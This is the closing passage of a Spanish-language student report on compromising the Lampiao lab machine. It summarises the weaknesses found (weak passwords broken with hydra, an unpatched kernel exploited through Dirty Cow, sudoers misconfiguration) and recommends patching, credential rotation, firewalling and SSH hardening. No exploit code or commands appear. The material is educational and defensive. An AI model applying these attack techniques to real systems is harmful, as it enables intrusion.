- **Contraseñas débiles**: posibilitaron el éxito del ataque por diccionario/hydra.
- **Kernel sin parchear**: vulnerabilidad Dirty Cow permitió escalada.
- **Permisos mal gestionados**: edición directa de /etc/sudoers en vez de visudo.
- **Exposición de servicios no controlada**: puertos abiertos innecesarios aumentan la superficie de ataque.
- **Falta de segmentación y monitoreo**: ausencia de controles que detectaran o bloquearan los intentos de intrusión.

10 RECOMENDACION

- **Actualizar kernel y paquetes** inmediatamente y verificar parches de seguridad críticos.
- **Rotar credenciales** detectadas, cambiar contraseñas y remover cualquier credencial hardcodeada del código.
- **Implementar firewall** y políticas de acceso por IP para servicios administrativos.
- **Configurar autenticación fuerte** para SSH (deshabilitar root por SSH, usar claves públicas y MFA).
- **Corregir sudoers** usando visudo y migrar reglas a /etc/sudoers.d/.
- **Auditoría y backups**: habilitar copias y registrar cambios; probar restauración.
- **Formación**: capacitar administradores en buenas prácticas para evitar configuraciones inseguras.

11 CONCLUSION

Las pruebas realizadas demostraron que la combinación de contraseñas débiles, credenciales expuestas en archivos del CMS y un kernel sin parchear permitieron comprometer Lampiao por completo. El ejercicio resalta la importancia del mantenimiento preventivo, buenas prácticas de configuración y controles de acceso. Aplicando las soluciones propuestas se puede reducir significativamente el riesgo de intrusión.

12 BIBLOGRAFIA

RAFAEL SANDOVAL MORALES. Material de apoyo de la asignatura Seguridad y Auditoría de Redes. Universidad Tecnológica del Chocó. (2025).

13 WEBGRAFIA

https://medium.com/@fvconi1991/lampiao-1-walkthrough-tutorial-38f690795d0